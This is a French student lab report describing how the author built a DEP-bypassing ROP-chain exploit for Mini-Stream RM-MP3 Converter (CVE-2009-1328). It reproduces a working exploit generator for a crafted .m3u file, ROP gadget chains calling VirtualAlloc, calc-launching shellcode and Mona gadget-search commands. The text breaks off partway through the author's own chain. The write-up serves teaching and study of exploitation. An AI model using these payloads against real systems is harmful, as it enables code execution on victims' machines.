

# Information Systems Attacks

Projet - Luc NICAUD

## 1 Environnement de développement

### 1.1 Configuration de la machine virtuelle

Pour mener mon projet, j'ai choisi de travailler sur un environnement Windows 64 bits. Dans cette optique-là, j'ai opté pour la version Édition Familiale Premium SP1 dont une image iso est disponible au téléchargement sur le site [lecrabeinfo.net](http://lecrabeinfo.net) <sup>1</sup>. J'ai fait tourner cette image iso sur VMware Workstation Player <sup>2</sup>.

#### Informations système générales

Édition Windows \_\_\_\_\_

Windows 7 Édition Familiale Basique


Copyright © 2009 Microsoft Corporation. Tous droits réservés.

Service Pack 1

[Obtenir plus de fonctionnalités avec une nouvelle édition de Windows 7](#)

Cette version de Windows semble dater car j'ai rencontré plusieurs problèmes lors de sa configuration et de l'installation de mes outils. Ainsi, l'installation de WinDbg ne fonctionnait pas en raison, notamment, d'une version trop ancienne du SDK. Après recherches, il s'est avéré que l'OS devait être mis à jour via Windows Update. Cependant, l'agent de mise à jour ne fonctionnait pas du tout et n'arrivait pas à détecter de nouvelles updates.

#### Windows Update



---

1. <https://lecrabeinfo.net/telecharger/windows-7-edition-familiale-premium-sp1-x64>


2. <https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html>

Après avoir vérifié la bonne connexion internet de la VM et après d'assez longues recherches, j'ai trouvé que l'agent devait être mis à jour et que cela pouvait se faire manuellement. L'installateur que j'ai découvert et qui a résolu mon souci est fourni sur le site officiel<sup>3</sup> de Microsoft.

Packages autonomes pour Windows 7 SP1 et Windows Server 2008 R2 SP1	
Vous pouvez télécharger les fichiers suivants à partir de Windows Update.	
<a href="#">Agrandir le tableau</a>	
Système d'exploitation	Update
Toutes les versions x86 prises en charge de Windows 7 SP1	Téléchargez le package maintenant. <a href="#">↗</a>
Toutes les versions x64 prises en charge de Windows 7 SP1	Téléchargez le package maintenant. <a href="#">↗</a>
Toutes les versions x86 prises en charge de Windows Server 2008 R2 SP1	Téléchargez le package maintenant. <a href="#">↗</a>
Toutes les versions x64 prises en charge de Windows Server 2008 R2 SP1	Téléchargez le package maintenant. <a href="#">↗</a>
Toutes les versions Itanium prises en charge de Windows Server 2008 R2 SP1	Téléchargez le package maintenant. <a href="#">↗</a>

En téléchargeant la version pour Windows 7 SP1 et en l'installant sur la machine virtuelle, l'agent de mise à jour se met à fonctionner correctement et parvient à trouver des updates disponibles :

#### Windows Update

**Installez des mises à jour pour votre ordinateur**

1 mise à jour importante est disponible.  
7 mises à jour facultatives sont disponibles.

**1 mise à jour importante sélectionnée(s), 64,5 Mo**

Installer les mises à jour

Dernière recherche de mises à jour : Aujourd'hui à 10:13

Des mises à jour ont été installées : Aujourd'hui à 10:13. [Afficher l'historique des mises à jour](#)

Vous recevrez les mises à jour : Pour Windows et d'autres produits à partir de Microsoft Update

La mise à jour de l'OS peut à présent être lancée. On peut retenter d'installer les outils.

## 1.2 Installation des outils

**WinDbg** est un débogueur réalisé par Microsoft qui sera très utile pour déboguer la mémoire, les instructions assembleur des applications cibles. L'installateur est trouvable facilement sur le site officiel de Microsoft<sup>4</sup>.

**ImmunityDebugger** est un autre débogueur<sup>5</sup> gratuit que j'ai utilisé en raison de sa bonne compatibilité avec l'outil python Mona. En effet, je ne suis pas parvenu à faire fonctionner Mona sur WinDbg malgré la bonne installation de pykd et des autres prérequis.

**Python 2.7** afin de faire tourner l'outil Mona. Sert également à exécuter les générateurs d'exploit qui sont des scripts python dans mon cas.

**Mona** est un script<sup>6</sup> python développé par le collectif Corelan qui permet d'automatiser la recherche de gadgets dans le but de mettre au point des ROP chains.

3. <https://learn.microsoft.com/fr-fr/troubleshoot/windows-client/deployment/update-windows-update-agent>

4. <https://www.microsoft.com/en-us/download/details.aspx?id=8279>

5. <https://www.immunityinc.com/products/debugger/>

6. <https://github.com/corelan/mona>

## 2 L'exploit

### 2.1 Descriptif

Avec l'apparition de mécanismes de protection, les simples attaques de type stack overflow ne sont plus si efficaces. En effet, le système DEP (Data Execution Prevention) empêche des pages de la mémoire d'être exécutées. Ainsi, un dépassement de tampon qui arriverait hors des limites de la mémoire allouée au processus lèverait une exception STATUS ACCESS VIOLATION. Cependant, DEP peut être désactivé en faisant appel à des fonctions API Windows. Or comme l'exécution de notre propre code n'est pas permise, il existe la possibilité d'utiliser du code déjà chargé par l'application ciblée et de recourir à une ROP chain.

La preuve de concept<sup>7</sup> que j'ai trouvée concerne un logiciel de conversion rm-mp3 : "Mini-Stream RM-MP3 Converter 3.1.2.1"<sup>8</sup>. Cette vulnérabilité est notée CVE-2009-1328. J'ai beaucoup cherché mais je n'ai malheureusement pas trouvé de CVE plus récent et qui fonctionnait bien chez moi. À noter que je me suis surtout aidé d'un tutoriel disponible sur le blog fuzzysecurity2.0<sup>9</sup> pour l'élaboration de mon projet.

### 2.2 Fonctionnement du POC

L'objectif visé dans le tutoriel sus-cité est de réussir à appeler la fonction API VirtualAlloc afin de rajouter les droits d'exécution pour une portion de mémoire dans laquelle se trouvera le shellcode malveillant. Pour ce faire, l'exploit cherche à faire crasher l'application en lui fournissant une url de trop grande taille dans le faux fichier m3u.

```
#!/usr/bin/python

import sys, struct

file="crash.m3u"

#-----#
# Badchars: '\x00\x09\x0A'                                     #
#-----#
crash = "http://." + "A"*17416 + "B"*4 + "C"*7572

writeFile = open (file, "w")
writeFile.write( crash )
writeFile.close()
```


---

7. <https://www.exploit-db.com/exploits/20116>

8. <https://www.softsea.com/review/Mini-stream-RM-MP3-Converter.html>

9. <https://fuzzysecurity.com/tutorials/expDev/7.html>

On peut voir ici des octets poubelles en très grand nombre afin de provoquer la réaction voulue et de localiser l'endroit du dépassement. Quand on génère un premier fichier avec ce script et qu'on l'ouvre sur StreamRm-Mp3-Converter, on obtient bien un crash. Ayant attaché ImmunityDebugger au processus avant de déclencher l'erreur, on peut observer l'état du programme à ce moment précis :



On constate tout d'abord que le buffer est pointé par le registre pointeur de pile ESP. C'est une bonne nouvelle car il suffira d'ajouter un ROP-nop (une simple instruction RETN) pour changer le registre pointeur d'instruction EIP. On a là notre pivot pour rediriger l'exécution sur la ROP chain. On met donc à jour le payload en compensant bien les 4 octets de décalage observés pour ESP dans le buffer de caractères "C".

```
#!/usr/bin/python

import sys, struct

file="crash.m3u"

rop = struct.pack('<L',0x41414141) # padding to compensate 4-bytes at ESP

#-----#
# Badchars: '\x00\x09\x0a' #
# kernel32.virtualalloc: 0x1005d060 (MSRMfilter03.dll) #
# EIP: 0x10019C60 Random RETN (MSRMfilter03.dll) #
#-----#

crash = "http://." + "A"*17416 + "\x60\x9C\x01\x10" + rop + "C"*(7572-len(rop))

writeFile = open (file, "w")
writeFile.write( crash )
writeFile.close()
```

L'adresse pour le reset de EIP est celle donnée par le POC, mais n'importe quelle adresse de gadget constitué uniquement d'un RETN conviendrait parfaitement.

Ensuite, l'exploit utilise la ROP chain que voici :

```
rop = struct.pack('<L',0x41414141) # padding to compensate 4-bytes at ESP
rop += struct.pack('<L',0x10029b57) # POP EDI # RETN
rop += struct.pack('<L',0x1002b9ff) # ROP-Nop
#-----[ROP-Nop -> EDI]-#

rop += struct.pack('<L',0x100280de) # POP ECX # RETN
rop += struct.pack('<L',0xffffffff) # will become 0x40
rop += struct.pack('<L',0x1002e01b) # INC ECX # MOV DWORD PTR DS:[EDX],ECX # RETN
rop += struct.pack('<L',0x1002e01b) # INC ECX # MOV DWORD PTR DS:[EDX],ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
#-----[flProtect (0x40) -> ECX]-#

rop += struct.pack('<L',0x1002ba02) # POP EAX # RETN
rop += struct.pack('<L',0x1005d060) # kernel32.virtualalloc
rop += struct.pack('<L',0x10027f59) # MOV EAX,DWORD PTR DS:[EAX] # RETN
rop += struct.pack('<L',0x1005bb8e) # PUSH EAX # ADD DWORD PTR SS:[EBP+5],ESI # PUSH 1 # POP EAX # POP
↳ ESI # RETN
#-----[VirtualAlloc -> ESI]-#

rop += struct.pack('<L',0x1003fb3f) # MOV EDX,E58B0001 # POP EBP # RETN
rop += struct.pack('<L',0x41414141) # padding for POP EBP
rop += struct.pack('<L',0x10013b1c) # POP EBX # RETN
rop += struct.pack('<L',0x1A750FFF) # ebx+edx => 0x1000 flAllocationType
rop += struct.pack('<L',0x10029f3e) # ADD EDX,EBX # POP EBX # RETN 10
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
#-----[flAllocationType (0x1000) -> EDX]-#

rop += struct.pack('<L',0x100532ed) # POP EBP # RETN
rop += struct.pack('<L',0x100371f5) # CALL ESP
#-----[CALL ESP -> EBP]-#

rop += struct.pack('<L',0x10013b1c) # POP EBX # RETN
rop += struct.pack('<L',0xffffffff) # will be 0x1
rop += struct.pack('<L',0x100319d3) # INC EBX # FPATAN # RETN
rop += struct.pack('<L',0x100319d3) # INC EBX # FPATAN # RETN
#-----[dwSize (0x1) -> EBX]-#

rop += struct.pack('<L',0x10030361) # POP EAX # RETN
rop += struct.pack('<L',0x90909090) # NOP
#-----[NOP -> EAX]-#

rop += struct.pack('<L',0x10014720) # PUSHAD # RETN
#-----[PUSHAD -> pwnd!]-#
```


Suivie d'un shellcode qui lance la calculette :

```
# SkyLined's Calc shellcode
calc = (
"\x31\xd2\x52\x68\x63\x61\x6C\x63\x89\xE6\x52\x56\x64"
"\x8B\x72\x30\x8B\x76\x0C\x8B\x76\x0C\xAD\x8B\x30\x8B"
"\x7E\x18\x8B\x5F\x3C\x8B\x5C\x1F\x78\x8B\x74\x1F\x20"
"\x01\xFE\x8B\x4C\x1F\x24\x01\xF9\x42\xAD\x81\x3C\x07"
"\x57\x69\x6E\x45\x75\xF5\x0F\xB7\x54\x51\xFE\x8B\x74"
"\x1F\x1C\x01\xFE\x03\x3C\x96\xFF\xD7")
```

Pour déclencher l'exploit, il suffit de lancer le script python, de prendre le fichier .m3u ainsi généré et de l'ouvrir avec Mini-stream-converter.

```
C:\Users\Luc\Desktop\Mini_stream_converter_exploit>python27 exploit.py
Exploit created
```

À l'issue de ces étapes, on peut observer que la calculatrice se lance.



C'est bien un exploit, car en vérifiant les droits en mémoire de l'application ciblée, on constate qu'elle est pourtant marquée comme non-exécutable. La stack du thread principal (main thread) est en RW (Read/Write) :

Memory map									
	Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00	00030000	00001000				Priv RW	RW		
00	00040000	00001000				Inag R	RWE		
00	00050000	00007000				Priv ???	Guarded RW		
00	00060000	00001000				Priv ???	Guarded RW		
00	00070000	00001000				Priv RW	Guarded RW		
00	00080000	00004000			stack of main thread	Map R	R		
00	00090000	00001000				Priv RW	RW		
00	000A0000	00001000				Map R	R		
00	000B0000	00007000				Map R	R		
00	000C0000	00002000				Map RW	RW		
00	000D0000	00001000				Priv RW	RW		
00	000E0000	00001000				Priv RW	RW		
00	000F0000	00003000				Priv RW	RW		
00	00100000	00006000				Priv RW	RW		
00	00110000	00001000				Inag R	RWE		
00	00120000	00009000				Inag R	RWE		
00	00130000	000012000				Inag R	RWE		
00	00140000	000041000				Inag RW	CopyOnWrite	RWE	
00	00150000	00005C000				Inag R	RWE		
00	00160000	00003000				Priv RW	RW		
00	00170000	0000E000				Priv RW	RW		
00	00180000	00011000				Map R	R		
00	00190000	00003000				Map R	R		
00	001A0000	000101000				Map R	R		
00	001B0000	0000A000				Map R	R		
00	001C0000	0000C000				Map R	R		
00	001D0000	00003000				Inag R	RWE		
00	001E0000	00003000				Inag R	RWE		
00	001F0000	00003000				Inag R	RWE		
00	00200000	00003000				Inag R	RWE		
00	00210000	00003000				Inag R	RWE		
00	00220000	00003000				Inag R	RWE		
00	00230000	00003000				Inag R	RWE		
00	00240000	00003000				Inag R	RWE		
00	00250000	00003000				Inag R	RWE		
00	00260000	00003000				Inag R	RWE		
00	00270000	00003000				Inag R	RWE		
00	00280000	00003000				Inag R	RWE		
00	00290000	00003000				Inag R	RWE		
00	002A0000	00003000				Inag R	RWE		
00	002B0000	00003000				Inag R	RWE		
00	002C0000	00003000				Inag R	RWE		
00	002D0000	00003000				Inag R	RWE		
00	002E0000	00003000				Inag R	RWE		
00	002F0000	00003000				Inag R	RWE		
00	00300000	00003000				Inag R	RWE		
00	00310000	00003000				Inag R	RWE		
00	00320000	00003000				Inag R	RWE		
00	00330000	00003000				Inag R	RWE		
00	00340000	00003000				Inag R	RWE		
00	00350000	00003000				Inag R	RWE		
00	00360000	00003000				Inag R	RWE		
00	00370000	00003000				Inag R	RWE		
00	00380000	00003000				Inag R	RWE		
00	00390000	00003000				Inag R	RWE		
00	003A0000	00003000				Inag R	RWE		
00	003B0000	00003000				Inag R	RWE		
00	003C0000	00003000				Inag R	RWE		
00	003D0000	00003000				Inag R	RWE		
00	003E0000	00003000				Inag R	RWE		
00	003F0000	00003000				Inag R	RWE		
00	00400000	00003000				Inag R	RWE		
00	00410000	00003000				Inag R	RWE		
00	00420000	00003000				Inag R	RWE		
00	00430000	00003000				Inag R	RWE		
00	00440000	00003000				Inag R	RWE		
00	00450000	00003000				Inag R	RWE		
00	00460000	00003000				Inag R	RWE		
00	00470000	00003000				Inag R	RWE		
00	00480000	00003000				Inag R	RWE		
00	00490000	00003000				Inag R	RWE		
00	004A0000	00003000				Inag R	RWE		
00	004B0000	00003000				Inag R	RWE		
00	004C0000	00003000				Inag R	RWE		
00	004D0000	00003000				Inag R	RWE		
00	004E0000	00003000				Inag R	RWE		
00	004F0000	00003000				Inag R	RWE		
00	00500000	00003000				Inag R	RWE		
00	00510000	00003000				Inag R	RWE		
00	00520000	00003000				Inag R	RWE		
00	00530000	00003000				Inag R	RWE		
00	00540000	00003000				Inag R	RWE		
00	00550000	00003000				Inag R	RWE		
00	00560000	00003000				Inag R	RWE		
00	00570000	00003000				Inag R	RWE		
00	00580000	00003000				Inag R	RWE		
00	00590000	00003000				Inag R	RWE		
00	005A0000	00003000				Inag R	RWE		
00	005B0000	00003000				Inag R	RWE		
00	005C0000	00003000				Inag R	RWE		
00	005D0000	00003000				Inag R	RWE		
00	005E0000	00003000				Inag R	RWE		
00	005F0000	00003000				Inag R	RWE		
00	00600000	00003000				Inag R	RWE		
00	00610000	00003000				Inag R	RWE		
00	00620000	00003000				Inag R	RWE		
00	00630000	00003000				Inag R	RWE		
00	00640000	00003000				Inag R	RWE		
00	00650000	00003000				Inag R	RWE		
00	00660000	00003000				Inag R	RWE		
00	00670000	00003000				Inag R	RWE		
00	00680000	00003000				Inag R	RWE		
00	00690000	00003000				Inag R	RWE		
00	006A0000	00003000				Inag R	RWE		
00	006B0000	00003000				Inag R	RWE		
00	006C0000	00003000				Inag R	RWE		
00	006D0000	00003000				Inag R	RWE		
00	006E0000	00003000				Inag R	RWE		
00	006F0000	00003000				Inag R	RWE		
00	00700000	00003000				Inag R	RWE		
00	00710000	00003000				Inag R	RWE		
00	00720000	00003000				Inag R	RWE		
00	00730000	00003000				Inag R	RWE		
00	00740000	00003000				Inag R	RWE		
00	00750000	00003000				Inag R	RWE		
00	00760000	00003000				Inag R	RWE		
00	00770000	00003000				Inag R	RWE		
00	00780000	00003000				Inag R	RWE		
00	00790000	00003000				Inag R	RWE		
00	007A0000	00003000				Inag R	RWE		
00	007B0000	00003000				Inag R	RWE		
00	007C0000	00003000				Inag R	RWE		
00	007D0000	00003000				Inag R	RWE		
00	007E0000	00003000				Inag R	RWE		
00	007F0000	00003000				Inag R	RWE		




## 2.3 Plan d'attaque

Je me suis fixé comme plan de garder le pivot et le shellcode du POC, de viser également l'exécution de la fonction API VirtualAlloc, mais de changer en revanche la quasi-intégralité de la ROP chain. Pour ce faire, j'ai utilisé l'outil Mona afin de trouver des gadgets me permettant de fixer les bonnes valeurs des registres comme arguments de VirtualAlloc. Pour rappel, voici les paramètres que je souhaite passer à la fonction :

```
#-----[Structure]-----  
# LPVOID WINAPI VirtualAlloc(          => PTR to VirtualAlloc      #  
#   _In_opt_ LPVOID lpAddress,        => Return Address (Call to ESP) #  
#   _In_      SIZE_T dwSize,           => dwSize (0x1)           #  
#   _In_      DWORD flAllocationType, => flAllocationType (0x1000) #  
#   _In_      DWORD flProtect         => flProtect (0x40)         #  
# );                                  #  
#-----#
```













### 2.3.1 Enumération

J'ai commencé par attacher ImmunityDebugger au processus de StreamRm-Mp3-Converter et par lancer la découverte de modules disponibles via Mona. Une DLL apparaît comme remplissant mes critères, notamment l'absence d'ASLR. Cela veut dire que les adresses ne seront pas aléatoires : cela me facilitera la tâche. Je choisis donc MSRMfilter03.dll pour ma recherche de gadgets.



Puis, j'ai préparé la recherche de gadgets par Mona en indiquant le répertoire de travail où l'outil pourra créer les fichiers résultats. J'ai ensuite lancé le scan en précisant les badcharacters (caractères à éviter car mal interprétés par l'application) indiqués dans le POC.

```
!mona config -set workingfolder C:\Users\Luc\Desktop\  
Mini_stream_converter_exploit\rop_lists\%p  
!mona ropfunc -m MSRMfilter03.dll -cpb '\x00\x09\x0a'  
!mona rop -m MSRMfilter03.dll -cpb '\x00\x09\x0a'
```

Nom
 _rop_progress_RM2MP3Converter.exe_3748
 jmp
 modules
 modules.txt.old
 MSRMfilter03_virtualalloc
 MSRMfilter03_virtualprotect
 rop
 rop_chains
 rop_suggestions
 ropfunc
 ropfunc_offset
 stackpivot

On peut voir que des fichiers ont bien été générés par Mona. Dans le fichier ropfunc.txt, on peut même trouver l'adresse de la fonction API qui nous intéresse : VirtualAlloc.

```
-----
0x1005d0f0 : kernel32!createfilea | 0x74f25db6 |
0x1005d064 : kernel32!getmodulehandlea | 0x74f2124
0x1005d078 : kernel32!heapcreate | 0x74f2492d | {
0x1005d014 : kernel32!getlasterror | 0x74f211c0 |
0x1005d168 : ws2_32!wsagetlasterror | 0x74ed37ad |
0x1005d080 : kernel32!getprocaddress | 0x74f21222
0x1005d0e4 : kernel32!loadlibrarya | 0x74f248d7 |
0x1005d060 : kernel32!virtualalloc | 0x74f21826 |
-----
```

### 2.3.2 Ma ROP chain

Je me suis lancé dans la création d'une nouvelle ROP chain qui puisse, à l'instar de celle du POC, lancer la calculatrice. Ainsi, j'ai commencé par m'occuper du registre EDX, celui qui doit contenir l'argument flAllocationType, et donc doit être de valeur 0x1000. Faute d'avoir trouvé mieux, et uniquement sur cette étape-là, je réutilise les gadgets du POC :

```
# EDX -> flAllocationType (0x1000):
rop += struct.pack('<L',0x1003fb3f) # MOV EDX,E58B0001 # POP EBP # RETN (we move a static value into
-> EDX for calculations)
rop += struct.pack('<L',0x41414141) # padding for POP EBP (compensation for the POP)
rop += struct.pack('<L',0x10013b1c) # POP EBX # RETN
rop += struct.pack('<L',0x1A750FFF) # ebx+edx => 0x1000 flAllocationType (FFFFFFFF-E58B0001=1A74FFFE
-> => 1A74FFFE+00001001=1A750FFF)
rop += struct.pack('<L',0x10029f3e) # ADD EDX,EBX # POP EBX # RETN 10 (when we add these values
-> together the result is 0x00001000)
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate (to compensate for the POP and RETN 10)
```

Cette étape repose globalement sur le fait que le calcul en hexa 0xE58B0001+0x1A750FFF donne 0x100001000. Or, comme le registre EDX est de taille 32 bits, le 33ème bit est tronqué et on obtient ainsi une valeur de 0x1000.

En second lieu, j'ai configuré EBP :

```
#EBP -> POP:
rop += struct.pack('<L',0x10031c3f) # POP EBP # RETN [MSRMfilter03.dll]
rop += struct.pack('<L',0x10031c3f) # skip 4 bytes [MSRMfilter03.dll]

# EBX -> dwSize (0x0001):
rop += struct.pack('<L',0x100136a2) # POP EBX # RETN [MSRMfilter03.dll]
rop += struct.pack('<L',0xffffffff) # initialisation de EBX en dur
rop += struct.pack('<L',0x100319d3) # INC EBX # FPATAN # RETN [MSRMfilter03.dll]
rop += struct.pack('<L',0x100319d3) # INC EBX # FPATAN # RETN [MSRMfilter03.dll]
```



ECX, l'étape la plus longue. On initialise via un pop de la pile ECX à la valeur 0xffffffff, puis on incrémente cette valeur 65 fois à fin de tomber sur 0x40.

[illegible]

```

rop += struct.pack('<L',0x10031d7e) # INC ECX # AND EAX,8 # RETN [MSRMfilter03.dll]
rop += struct.pack('<L',0x10031d7e) # INC ECX # AND EAX,8 # RETN [MSRMfilter03.dll]
rop += struct.pack('<L',0x10031d7e) # INC ECX # AND EAX,8 # RETN [MSRMfilter03.dll]
rop += struct.pack('<L',0x10031d7e) # INC ECX # AND EAX,8 # RETN [MSRMfilter03.dll]
